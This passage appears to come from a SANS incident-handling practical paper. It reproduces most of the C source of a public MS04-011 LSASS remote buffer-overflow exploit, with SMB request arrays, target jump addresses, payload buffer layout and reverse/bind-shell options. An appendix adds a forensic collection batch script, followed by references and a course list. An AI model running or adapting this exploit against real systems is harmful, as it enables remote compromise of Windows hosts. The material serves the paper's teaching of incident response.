"\x00\x08\x20\x00\x0C\xFF\x00\xDA\x00\x04\x11\x0A\x00\x00\x00\x00"
"\x00\x00\x00\x57\x00\x00\x00\x00\x00\xD4\x00\x00\x80\x9F\x00\x4E"
"\x54\x4C\x4D\x53\x53\x50\x00\x03\x00\x00\x00\x01\x00\x01\x00\x46"
"\x00\x00\x00\x00\x00\x00\x00\x47\x00\x00\x00\x00\x00\x00\x00\x40"
"\x00\x00\x00\x00\x00\x00\x00\x40\x00\x00\x00\x06\x00\x06\x00\x40"
"\x00\x00\x00\x10\x00\x10\x00\x47\x00\x00\x00\x15\x8A\x88\xE0\x48"
```

```
"\x00\x4F\x00\x44\x00\x00\x81\x19\x6A\x7A\xF2\xE4\x49\x1C\x28\xAF"
"\x30\x25\x74\x10\x67\x53\x57\x00\x69\x00\x6E\x00\x64\x00\x6F\x00"
"\x77\x00\x73\x00\x20\x00\x32\x00\x30\x00\x30\x00\x30\x00\x20\x00"
"\x32\x00\x31\x00\x39\x00\x35\x00\x00\x00\x57\x00\x69\x00\x6E\x00"
"\x64\x00\x6F\x00\x77\x00\x73\x00\x20\x00\x32\x00\x30\x00\x30\x00"
"\x30\x00\x20\x00\x35\x00\x2E\x00\x30\x00\x00\x00\x00\x00";


char req4[] =
"\x00\x00\x00\x5C\xFF\x53\x4D\x42\x75\x00\x00\x00\x00\x18\x07\xC8"
"\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\xFF\xFE"
"\x00\x08\x30\x00\x04\xFF\x00\x5C\x00\x08\x00\x01\x00\x31\x00\x00"
"\x5C\x00\x5C\x00\x31\x00\x39\x00\x32\x00\x2E\x00\x31\x00\x36\x00"
"\x38\x00\x2E\x00\x31\x00\x2E\x00\x32\x00\x31\x00\x30\x00\x5C\x00"
"\x49\x00\x50\x00\x43\x00\x24"
"\x00\x00\x00\x3F\x3F\x3F\x3F\x3F\x00";

char req5[] =
"\x00\x00\x00\x64\xFF\x53\x4D\x42\xA2\x00\x00\x00\x00\x18\x07\xC8"
"\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x08\xDC\x04"
"\x00\x08\x40\x00\x18\xFF\x00\xDE\xDE\x00\x0E\x00\x16\x00\x00\x00"
"\x00\x00\x00\x00\x9F\x01\x02\x00\x00\x00\x00\x00\x00\x00\x00\x00"
"\x00\x00\x00\x00\x03\x00\x00\x00\x01\x00\x00\x00\x40\x00\x00\x00"
"\x02\x00\x00\x00\x03\x11\x00\x00\x5C\x00\x6C\x00\x73\x00\x61\x00"
"\x72\x00\x70\x00\x63\x00\x00\x00";

char req6[] =
"\x00\x00\x00\x9C\xFF\x53\x4D\x42\x25\x00\x00\x00\x00\x18\x07\xC8"
"\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x08\xDC\x04"
"\x00\x08\x50\x00\x10\x00\x00\x48\x00\x00\x00\x00\x04\x00\x00\x00"
"\x00\x00\x00\x00\x00\x00\x00\x00\x00\x54\x00\x48\x00\x54\x00\x02"
"\x00\x26\x00\x00\x40\x59\x00\x10\x5C\x00\x50\x00\x49\x00\x50\x00"
"\x45\x00\x5C\x00\x00\x00\x00\x00\x05\x00\x0B\x03\x10\x00\x00\x00"
"\x48\x00\x00\x00\x01\x00\x00\x00\xB8\x10\xB8\x10\x00\x00\x00\x00"
"\x01\x00\x00\x00\x00\x00\x01\x00\x6A\x28\x19\x39\x0C\xB1\xD0\x11"
"\x9B\xA8\x00\xC0\x4F\xD9\x2E\xF5\x00\x00\x00\x00\x04\x5D\x88\x8A"
"\xEB\x1C\xC9\x11\x9F\xE8\x08\x00\x2B\x10\x48\x60\x02\x00\x00\x00";

char req7[] =
"\x00\x00\x0C\xF4\xFF\x53\x4D\x42\x25\x00\x00\x00\x00\x18\x07\xC8"
"\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x08\xDC\x04"
"\x00\x08\x60\x00\x10\x00\x00\xA0\x0C\x00\x00\x00\x04\x00\x00\x00"
"\x00\x00\x00\x00\x00\x00\x00\x00\x00\x54\x00\xA0\x0C\x54\x00\x02"
"\x00\x26\x00\x00\x40\xB1\x0C\x10\x5C\x00\x50\x00\x49\x00\x50\x00"
"\x45\x00\x5C\x00\x00\x00\x00\x00\x05\x00\x00\x03\x10\x00\x00\x00"
"\xA0\x0C\x00\x00\x01\x00\x00\x00\x88\x0C\x00\x00\x00\x00\x09\x00"
"\xEC\x03\x00\x00\x00\x00\x00\xEC\x03\x00\x00";
// room for shellcode here ...

char shit1[] =

"\x95\x14\x40\x00\x03\x00\x00\x00\x7C\x70\x40\x00\x01\x00\x00\x00"
"\x00\x00\x00\x00\x01\x00\x00\x00\x00\x00\x00\x01\x00\x00\x00"
"\x00\x00\x00\x00\x01\x00\x00\x00\x00\x00\x00\x00\x01\x00\x00\x00"
"\x00\x00\x00\x00\x01\x00\x00\x00\x00\x00\x00\x00\x01\x00\x00\x00"
"\x00\x00\x00\x00\x01\x00\x00\x00\x00\x00\x00\x00\x7C\x70\x40\x00"
"\x01\x00\x00\x00\x00\x00\x00\x00\x01\x00\x00\x00\x00\x00\x00\x00"
"\x7C\x70\x40\x00\x01\x00\x00\x00\x00\x00\x00\x00\x01\x00\x00\x00"
"\x00\x00\x00\x00\x7C\x70\x40\x00\x01\x00\x00\x00\x00\x00\x00\x00"
"\x01\x00\x00\x00\x00\x00\x00\x00\x78\x85\x13\x00\xAB\x5B\xA6\xE9";

char req8[] =
"\x00\x00\x10\xF8\xFF\x53\x4D\x42\x2F\x00\x00\x00\x00\x18\x07\xC8"
"\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x08\xFF\xFE"
"\x00\x08\x60\x00\x0E\xFF\x00\xDE\xDE\x00\x40\x00\x00\x00\x00\xFF"
"\xFF\xFF\xFF\x08\x00\xB8\x10\x00\x00\xB8\x10\x40\x00\x00\x00\x00"
"\x00\xB9\x10\xEE\x05\x00\x00\x01\x10\x00\x00\x00\xB8\x10\x00\x00"
"\x01\x00\x00\x00\x0C\x20\x00\x00\x00\x00\x09\x00\xAD\x0D\x00\x00"
"\x00\x00\x00\x00\xAD\x0D\x00\x00";
// room for shellcode here ...
```

```
char req9[] =
"\x00\x00\x0F\xD8\xFF\x53\x4D\x42\x25\x00\x00\x00\x00\x18\x07\xC8"
"\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x08\x18\x01"
"\x00\x08\x70\x00\x10\x00\x00\x84\x0F\x00\x00\x00\x04\x00\x00\x00"
"\x00\x00\x00\x00\x00\x00\x00\x00\x00\x54\x00\x84\x0F\x54\x00\x02"
"\x00\x26\x00\x00\x40\x95\x0F\x00\x5C\x00\x50\x00\x49\x00\x50\x00"
"\x45\x00\x5C\x00\x00\x00\x00\x00\x05\x00\x00\x02\x10\x00\x00\x00"
"\x84\x0F\x00\x00\x01\x00\x00\x00\x6C\x0F\x00\x00\x00\x00\x09\x00";


char shit3[] =
"\x00\x00\x00\x00\x9A\xA8\x40\x00\x01\x00\x00\x00\x00\x00\x00\x00"
"\x01\x00\x00\x00\x00\x00\x00\x00\x01\x00\x00\x00\x00\x00\x00\x00"
"\x01\x00\x00\x00\x00\x00\x00\x00\x01\x00\x00\x00\x00\x00\x00\x00"
"\x01\x00\x00\x00"
"\x00\x00\x00\x00\x01\x00\x00\x00\x00\x00\x00\x01\x00\x00\x00"
"\x00\x00\x00\x00\x9A\xA8\x40\x00\x01\x00\x00\x00\x00\x00\x00"
"\x01\x00\x00\x00\x00\x00\x00\x9A\xA8\x40\x00\x01\x00\x00\x00"
"\x00\x00\x00\x00\x01\x00\x00\x00\x00\x00\x00\x9A\xA8\x40\x00"
"\x01\x00\x00\x00\x00\x00\x00\x01\x00\x00\x00\x00\x00\x00\x00";



#define LEN 3500
#define BUFSIZE 2000
#define NOP 0x90

struct targets {

int num;
char name[50];
long jmpaddr;

} ttarget[]= {

{ 0, "WinXP Professional    [universal] lsass.exe ", 0x01004600 }, // jmp esp addr
{ 1, "Win2k Professional    [universal] netrap.dll", 0x7515123c }, // jmp ebx addr
{ 2, "Win2k Advanced Server [SP4]       netrap.dll", 0x751c123c }, // jmp ebx addr
//{ 3, "reboot", 0xffffffff }, // crash
{ NULL }

};

void usage(char *prog)
{
int i;
printf("Usage:\n\n");
printf("%s <target> <victim IP> <bindport> [connectback IP] [options]\n\n", prog);
printf("Targets:\n");
for (i=0; i<3; i++)
printf(" %d [0x%.8x]: %s\n", ttarget[i].num, ttarget[i].jmpaddr, ttarget[i].name);
printf("\nOptions:\n");
printf(" -t: Detect remote OS:\n");
printf(" Windows 5.1 - WinXP\n");
printf(" Windows 5.0 - Win2k\n\n");
exit(0);
}



int main(int argc, char *argv[])
{

int i;
int opt = 0;
char *target;
char hostipc[40];
char hostipc2[40*2];
```

```
unsigned short port;
unsigned long ip;
unsigned char *sc;

char buf[LEN+1];
char sendbuf[(LEN+1)*2];

char req4u[sizeof(req4)+20];

char screq[BUFSIZE+sizeof(req7)+1500+440];
char screq2k[4348+4060];
char screq2k2[4348+4060];

char recvbuf[1600];

char strasm[]="\x66\x81\xEC\x1C\x07\xFF\xE4";
char strBuffer[BUFSIZE];

unsigned int targetnum = 0;

int len, sockfd;
short dport = 445;
struct hostent *he;
struct sockaddr_in their_addr;
char smblen;
char unclen;
WSADATA wsa;


printf("\nMS04011 Lsasrv.dll RPC buffer overflow remote exploit v0.1\n");
printf("--- Coded by .::[ houseofdabus ]::. ---\n\n");


if (argc < 4) {
usage(argv[0]);
}

target = argv[2];
sprintf((char *)hostipc,"\\\\%s\\ipc$", target);

for (i=0; i<40; i++) {
hostipc2[i*2] = hostipc[i];
hostipc2[i*2+1] = 0;
}

memcpy(req4u, req4, sizeof(req4)-1);
memcpy(req4u+48, &hostipc2[0], strlen(hostipc)*2);
memcpy(req4u+47+strlen(hostipc)*2, req4+87, 9);

smblen = 52+(char)strlen(hostipc)*2;
memcpy(req4u+3, &smblen, 1);

unclen = 9 + (char)strlen(hostipc)*2;
memcpy(req4u+45, &unclen, 1);

if (argc > 4)
if (!memcmp(argv[4], "-t", 2)) opt = 1;

if ( (argc > 4) && !opt ) {
port = htons(atoi(argv[3]))^(USHORT)0x9999;
ip = inet_addr(argv[4])^(ULONG)0x99999999;
memcpy(&reverseshell[118], &port, 2);
memcpy(&reverseshell[111], &ip, 4);
sc = reverseshell;
} else {
port = htons(atoi(argv[3]))^(USHORT)0x9999;
memcpy(&bindshell[176], &port, 2);
sc = bindshell;
}
```

```
if ( (atoi(argv[1]) == 1) || (atoi(argv[1]) == 2)) {
memset(buf, NOP, LEN);

//memcpy(&buf[2020], "\x3c\x12\x15\x75", 4);
memcpy(&buf[2020], &ttarget[atoi(argv[1])].jmpaddr, 4);
memcpy(&buf[2036], sc, strlen(sc));

memcpy(&buf[2840], "\xeb\x06\xeb\x06", 4);
memcpy(&buf[2844], &ttarget[atoi(argv[1])].jmpaddr, 4); // jmp ebx addr
//memcpy(&buf[2844], "\x3c\x12\x15\x75", 4); // jmp ebx addr

memcpy(&buf[2856], sc, strlen(sc));

for (i=0; i<LEN; i++) {
sendbuf[i*2] = buf[i];
sendbuf[i*2+1] = 0;
}
sendbuf[LEN*2]=0;
sendbuf[LEN*2+1]=0;

memset(screq2k, 0x31, (BUFSIZE+sizeof(req7)+1500)*2);
memset(screq2k2, 0x31, (BUFSIZE+sizeof(req7)+1500)*2);

} else {
memset(strBuffer, NOP, BUFSIZE);
memcpy(strBuffer+160, sc, strlen(sc));
memcpy(strBuffer+1980, strasm, strlen(strasm));
*(long *)&strBuffer[1964]=ttarget[atoi(argv[1])].jmpaddr;
}

memset(screq, 0x31, BUFSIZE+sizeof(req7)+1500);

WSAStartup(MAKEWORD(2,0),&wsa);

if ((he=gethostbyname(argv[2])) == NULL) { // get the host info
perror("[-] gethostbyname ");
exit(1);
}

if ((sockfd = socket(AF_INET, SOCK_STREAM, 0)) == -1) {
perror("socket");
exit(1);
}


their_addr.sin_family = AF_INET;
their_addr.sin_port = htons(dport);
their_addr.sin_addr = *((struct in_addr *)he->h_addr);
memset(&(their_addr.sin_zero), '\0', 8);

printf("[*] Target: IP: %s: OS: %s\n", argv[2], ttarget[atoi(argv[1])].name);
printf("[*] Connecting to %s:445 ... ", argv[2]);
if (connect(sockfd, (struct sockaddr *)&their_addr, sizeof(struct sockaddr)) == -1)
{
printf("\n[-] Sorry, cannot connect to %s:445. Try again...\n", argv[2]);
exit(1);
}
printf("OK\n");

if (send(sockfd, req1, sizeof(req1)-1, 0) == -1) {
printf("[-] Send failed\n");
exit(1);
}
len = recv(sockfd, recvbuf, 1600, 0);

if (send(sockfd, req2, sizeof(req2)-1, 0) == -1) {
printf("[-] Send failed\n");
exit(1);
```

```
}
len = recv(sockfd, recvbuf, 1600, 0);

if (send(sockfd, req3, sizeof(req3)-1, 0) == -1) {
printf("[-] Send failed\n");
exit(1);
}
len = recv(sockfd, recvbuf, 1600, 0);

if ((argc > 5) || opt) {
printf("[*] Detecting remote OS: ");
for (i=0; i<12; i++) {
printf("%c", recvbuf[48+i*2]);
}
printf("\n");
exit(0);
}

printf("[*] Attacking ... ");
if (send(sockfd, req4u, smblen+4, 0) == -1) {
printf("[-] Send failed\n");
exit(1);
}
len = recv(sockfd, recvbuf, 1600, 0);

if (send(sockfd, req5, sizeof(req5)-1, 0) == -1) {
printf("[-] Send failed\n");
exit(1);
}
len = recv(sockfd, recvbuf, 1600, 0);


if (send(sockfd, req6, sizeof(req6)-1, 0) == -1) {
printf("[-] Send failed\n");
exit(1);
}
len = recv(sockfd, recvbuf, 1600, 0);

if ( (atoi(argv[1]) == 1) || (atoi(argv[1]) == 2)) {
memcpy(screq2k, req8, sizeof(req8)-1);
memcpy(screq2k+sizeof(req8)-1, sendbuf, (LEN+1)*2);

memcpy(screq2k2, req9, sizeof(req9)-1);
memcpy(screq2k2+sizeof(req9)-1, sendbuf+4348-sizeof(req8)+1, (LEN+1)*2-4348);

memcpy(screq2k2+sizeof(req9)-1+(LEN+1)*2-4348-sizeof(req8)+1+206, shit3, sizeof(shit3)-
1);

if (send(sockfd, screq2k, 4348, 0) == -1) {
printf("[-] Send failed\n");
exit(1);
}
len = recv(sockfd, recvbuf, 1600, 0);

if (send(sockfd, screq2k2, 4060, 0) == -1) {
printf("[-] Send failed\n");
exit(1);
}

} else {
memcpy(screq, req7, sizeof(req7)-1);
memcpy(screq+sizeof(req7)-1, &strBuffer[0], BUFSIZE);
memcpy(screq+sizeof(req7)-1+BUFSIZE, shit1, 9*16);

screq[BUFSIZE+sizeof(req7)-1+1500-304-1] = 0;
if (send(sockfd, screq, BUFSIZE+sizeof(req7)-1+1500-304, 0)== -1){
printf("[-] Send failed\n");
exit(1);
}
}
```

```
printf("OK\n");

len = recv(sockfd, recvbuf, 1600, 0);

return 0;
}
```

Appendix B Analyzer.bat

```
@echo off

rem ************************************************************
rem Win32 Analyzer Toolset V 1.1
rem Released: 21 September, 2002
rem Maintained by:  sunzi@red-division.org
rem Website: http://isso.red-division.org/projects/Win32Analyzer
rem ************************************************************

@echo Creating log directory on A: ...
mkdir \\server\share\%computername%

@echo Starting analysis ...

rem **************************
rem Orignal Scan used for v1.0
rem **************************
@echo Running netstat...
netstat -a >> \\server\share\%computername%\connections.log
@echo Running fport...
fport >> \\server\share\%computername%\ports.log
@echo Running pslist...
pslist >> \\server\share\%computername%\processes.log
@echo Running handle...
handle >> \\server\share\%computername%\handles.log
@echo Running listdlls...
listdlls >> \\server\share\%computername%\dlls.log

rem ************************
rem Logon dumping added v1.1
rem ************************
@echo Dumping current logon information ...
psloggedon >> \\server\share\%computername%\logons.log

rem ****************************
rem Event log dumping added v1.1
rem ****************************
@echo Copying application events ...
dumpel -d 1 -l application -c >> \\server\share\%computername%\events.log
@echo Copying system events ...
dumpel -d 1 -l system -c >> \\server\share\%computername%\events.log
@echo Copying security events ...
dumpel -d 1 -l security -c >> \\server\share\%computername%\events.log

rem ******************************
rem System info dumping added v1.1
```

```
rem ******************************
@echo Dumping system information information ...
psinfo -h -s >> \\server\share\%computername%\sysinfo.log

rem *************************
rem NetBIOS dumping added v1.1
rem *************************
@echo Dumping NetBIOS information ...
nbtstat -A 127.0.0.1 >> \\server\share\%computername%\netbios.log
net view 127.0.0.1 >> \\server\share\%computername%\netbios.log

rem *************************
rem Service dumping added v1.1
rem *************************
@echo Dumping service information ...
psservice >> \\server\share\%computername%\services.log

rem ****************************
rem Auto-start dumping added v1.1
rem ****************************
@echo Attempting to copy auto-start information ...
@echo All Known and (so called) Unknown Autostart Methods Version 1.01
@echo For current information visit: http://www.tlsecurity.net/auto.html

@echo Dumping Run keys from registry ...
reg query HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Run -l -s >>
\\server\share\%computername%\registry.log
reg query HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce -l
-s >> \\server\share\%computername%\registry.log
reg query HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\Shell
Folders -l -s >> \\server\share\%computername%\registry.log
req query HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\User
Shell Folders -l -s >> \\server\share\%computername%\registry.log
reg query HKEY_LOCAL_MACHINE\Software\CLASSES\ShellScrap -l -s >>
\\server\share\%computername%\registry.log
reg query HKEY_LOCAL_MACHINE\Software\Microsoft\Active Setup\Installed
Components\KeyN -l -s >> \\server\share\%computername%\registry.log
reg query HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run -l -s
>> \\server\share\%computername%\registry.log
reg query HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce -l
-s >> \\server\share\%computername%\registry.log
reg query
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnceEx\000x -l -
s >> \\server\share\%computername%\registry.log
reg query
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\RunServices -l -s >>
\\server\share\%computername%\registry.log
reg query
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\RunServicesOnce -l -
s >> \\server\share\%computername%\registry.log
reg query HKEY_CURRENT_USER\Software\Mirabilis\ICQ\Agent\Apps -l -s >>
\\server\share\%computername%\registry.log
reg query HKEY_LOCAL_MACHINE\Software\CLASSES\ShellScrap -l -s >>
\\server\share\%computername%\registry.log

rem The Following line has been disabled to save logfile space. You can enable it for more detail
```

```
rem reg query
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\explorer\User Shell
Folders -l -s >> \\server\share\%computername%\registry.log
rem reg query
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\explorer\Shell Folders -l -
s >> \\server\share\%computername%\registry.log
rem reg query HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows
NT\CurrentVersion\Winlogon\Shell -l -s >> \\server\share\%computername%\registry.log

rem Removed from TLSecurity's auto-start list
rem reg query
HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\RunServices -l -s >>
\\server\share\%computername%\registry.log

@echo Dumping shell information from registry ...
reg query HKEY_CLASSES_ROOT\batfile\shell\open\command -l -s >>
\\server\share\%computername%\registry.log
reg query HKEY_CLASSES_ROOT\comfile\shell\open\command -l -s >>
\\server\share\%computername%\registry.log
req query HKEY_CLASSES_ROOT\exefile\shell\open\command -l -s >>
\\server\share\%computername%\registry.log
reg query HKEY_CLASSES_ROOT\htafile\shell\open\command -l -s >>
\\server\share\%computername%\registry.log
reg query HKEY_CLASSES_ROOT\piffile\shell\open\command -l -s >>
\\server\share\%computername%\registry.log
reg query HKEY_LOCAL_MACHINE\Software\CLASSES\batfile\shell\open\command -l -s >>
\\server\share\%computername%\registry.log
reg query HKEY_LOCAL_MACHINE\Software\CLASSES\comfile\shell\open\command -l -s >>
\\server\share\%computername%\registry.log
reg query HKEY_LOCAL_MACHINE\Software\CLASSES\exefile\shell\open\command -l -s >>
\\server\share\%computername%\registry.log
reg query HKEY_LOCAL_MACHINE\Software\CLASSES\htafile\Shell\Open\Command -l -s >>
\\server\share\%computername%\registry.log
reg query HKEY_LOCAL_MACHINE\Software\CLASSES\piffile\shell\open\command -l -s >>
\\server\share\%computername%\registry.log

@echo Copying autoexec.bat file ...
type c:\autoexec.bat >> \\server\share\%computername%\autoexec_bat.log

@echo Copying win.ini file ...
type c:\windows\win.ini >> \\server\share\%computername%\win_ini.log
type c:\winnt\win.ini >> \\server\share\%computername%\win_ini.log

@echo Copying system_ini.log ...
type c:\windows\system.ini >> \\server\share\%computername%\system_ini.log
type c:\winnt\system.ini >> \\server\share\%computername%\system_ini.log

@echo Trying to copy wininit.ini ...
type c:\windows\wininit.ini  >> \\server\share\%computername%\wininit_ini.log
type c:\winnt\wininit.ini  >> \\server\share\%computername%\wininit_ini.log

@echo Trying to copy winstart.bat ...
type c:\windows\winstart.bat >> \\server\share\%computername%\winstart_bat.log
type c:\winnt\winstart.bat >> \\server\share\%computername%\winstart_bat.log

@echo Done.
```

@echo Please make this disk read-only and send it to your Incident Response Team.

References

Microsoft Corporation. “Microsoft Security Bulletin MS04-011” 13 April 2004
URL:http://www.microsoft.com/technet/security/bulletin/ms04-011.mspx

eEye Digital Security. “Windows Local Security Authority Service Remote Buffer Overflow” 13 April 2004
URL: http://www.eeye.com/html/Research/Advisories/AD20040413C.html

Symantec Corporation. “W32.Korgo.V” 24 June 2004
URL:http://securityresponse.symantec.com/avcenter/venc/data/w32.korgo.v.html
URL:http://securityresponse.symantec.com/avcenter/venc/data/w32.sasser.worm.html

Panda Anti-virus
URL:http://www.pandasoftware.com/virus_info/encyclopedia/overview.aspx?lst=det&idvirus=49099

Exploit website
URL: http://www.k-otik.com/exploits/04292004.HOD-ms04011-lsasrv-expl.c.php

Sans.
URL: www.sans.org

Bugtraq ID 10108
http://www.securityfocus.com/bid/10108

eEye Digital Security
http://www.eeye.com/html/Research/Advisories/AD20040413C.html

CVE CAN-2003-0533
http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2003-0533+

Microsoft Security Bulletin MS04-011
http://www.microsoft.com/technet/security/bulletin/MS04-011.mspx

Microsoft Knowledge Base Article
http://support.microsoft.com/default.aspx?scid=kb;en-us;835732

OSVDB ID 5248
http://www.osvdb.org/displayvuln.php?osvdb_id=5248&Lookup=Lookup

Security Focus.
URL:http://www.securityfocus.com/bid/10108/exploit/

Microsoft Visual C++ Toolkit 2003
URL:http://www.microsoft.com/downloads/details.aspx?FamilyID=272be09d-40bb-49fd-9cb0-4bfa122fa91b&displaylang=en

Snort Website
URL:http://www.snort.org

Ethereal Website
URL:http://www.ethereal.com

Vmware Website
URL:http://www.vmware.com

Insecure Website
URL:http://www.insecure.org/nmap/index.html

Netcat website
URL:http://www.atstake.com/research/tools/network_utilities/

TFTP
URL:http://asg.web.cmu.edu/rfc/rfc1350.html

Hacker Defender Website
URL:http://rootkit.host.sk/

Intro to IRC
URL:http://www.mirc.com/irc.html

Systernals Regmon
URL:http://www.sysinternals.com/ntw2k/source/regmon.shtml

Systernals Filemon
URL:http://www.sysinternals.com/ntw2k/source/filemon.shtml

Symantec Ghost
URL:http://sea.symantec.com/content/product.cfm?productid=9

eEyes Retina Vulnerability Scanner
http://www.eeye.com/html/Products/Retina/index.html

Nessus Vulnerability Scanner
URL:http://www.nessus.org

Microsoft SMS
URL:http://www.microsoft.com/smserver/default.asp

Dumpel Utility
URL:http://www.microsoft.com/windows2000/techinfo/reskit/tools/existing/dumpel-o.asp

Systernals Handle Utility
URL:http://www.sysinternals.com/ntw2k/freeware/handle.shtml

Syternals PsInfo Utiltiy
URL:http://www.sysinternals.com/ntw2k/freeware/psinfo.shtml

Systernals Listdlls Utility
URL:http://www.sysinternals.com/ntw2k/freeware/listdlls.shtml

Systernals PsList Utility
URL:http://www.sysinternals.com/ntw2k/freeware/pslist.shtml

Systernals PsService Utility
URL;http://www.sysinternals.com/ntw2k/freeware/psservice.shtml
Microsoft Reg.exe Utility
ftp://ftp.microsoft.com/bussys/winnt/winnt-public/reskit/nt40/i386/reg_x86.exe

Foundstone's Fport Utility
http://www.foundstone.com


Systernals PsLoggedon Utility
http://www.sysinternals.com/ntw2k/freeware/psloggedon.shtml

Last Updated: July 21st, 2018

Upcoming SANS Penetration Testing

SANS PENETRATION TESTING

Click Here to {Get Registered!}



SANS Pen Test Berlin 2018	Berlin, Germany	Jul 23, 2018 - Jul 28, 2018	Live Event
SANS vLive - SEC560: Network Penetration Testing and Ethical Hacking	SEC560 - 201807,	Jul 24, 2018 - Aug 30, 2018	vLive
SANS Pittsburgh 2018	Pittsburgh, PA	Jul 30, 2018 - Aug 04, 2018	Live Event
SANS San Antonio 2018	San Antonio, TX	Aug 06, 2018 - Aug 11, 2018	Live Event
San Antonio 2018 - SEC504: Hacker Tools, Techniques, Exploits, and Incident Handling	San Antonio, TX	Aug 06, 2018 - Aug 11, 2018	vLive
SANS Boston Summer 2018	Boston, MA	Aug 06, 2018 - Aug 11, 2018	Live Event
Security Awareness Summit & Training 2018	Charleston, SC	Aug 06, 2018 - Aug 15, 2018	Live Event
Mentor Session - AW SEC560	Austin, TX	Aug 08, 2018 - Oct 10, 2018	Mentor
SANS New York City Summer 2018	New York City, NY	Aug 13, 2018 - Aug 18, 2018	Live Event
Northern Virginia- Alexandria 2018 - SEC542: Web App Penetration Testing and Ethical Hacking	Alexandria, VA	Aug 13, 2018 - Aug 18, 2018	vLive
Northern Virginia- Alexandria 2018 - SEC504: Hacker Tools, Techniques, Exploits, and Incident Handling	Alexandria, VA	Aug 13, 2018 - Aug 18, 2018	vLive
SANS Northern Virginia- Alexandria 2018	Alexandria, VA	Aug 13, 2018 - Aug 18, 2018	Live Event
SANS Virginia Beach 2018	Virginia Beach, VA	Aug 20, 2018 - Aug 31, 2018	Live Event
SANS Krakow 2018	Krakow, Poland	Aug 20, 2018 - Aug 25, 2018	Live Event
SANS Chicago 2018	Chicago, IL	Aug 20, 2018 - Aug 25, 2018	Live Event
SANS Prague 2018	Prague, Czech Republic	Aug 20, 2018 - Aug 25, 2018	Live Event
Mentor Session - SEC504	Cincinnati, OH	Aug 21, 2018 - Oct 02, 2018	Mentor
Mentor Session - SEC542	Denver, CO	Aug 23, 2018 - Oct 25, 2018	Mentor
SANS San Francisco Summer 2018	San Francisco, CA	Aug 26, 2018 - Aug 31, 2018	Live Event
SANS SEC504 @ Bangalore 2018	Bangalore, India	Aug 27, 2018 - Sep 01, 2018	Live Event
Mentor Session AW - SEC504	New York, NY	Aug 27, 2018 - Sep 17, 2018	Mentor
SANS Copenhagen August 2018	Copenhagen, Denmark	Aug 27, 2018 - Sep 01, 2018	Live Event
SANS Tokyo Autumn 2018	Tokyo, Japan	Sep 03, 2018 - Sep 15, 2018	Live Event
SANS Wellington 2018	Wellington, New Zealand	Sep 03, 2018 - Sep 08, 2018	Live Event
SANS Tampa-Clearwater 2018	Tampa, FL	Sep 04, 2018 - Sep 09, 2018	Live Event
Mentor Session AW - SEC560	Chantilly, VA	Sep 05, 2018 - Sep 12, 2018	Mentor
Threat Hunting & Incident Response Summit & Training 2018	New Orleans, LA	Sep 06, 2018 - Sep 13, 2018	Live Event
SANS Baltimore Fall 2018	Baltimore, MD	Sep 08, 2018 - Sep 15, 2018	Live Event
Threat Hunting & IR Summit - SEC504: Hacker Tools, Techniques, Exploits, and Incident Handling	New Orleans, LA	Sep 08, 2018 - Sep 13, 2018	vLive
Community SANS Toronto SEC504	Toronto, ON	Sep 10, 2018 - Sep 15, 2018	Community SANS
SANS Alaska Summit & Training 2018	Anchorage, AK	Sep 10, 2018 - Sep 15, 2018	Live Event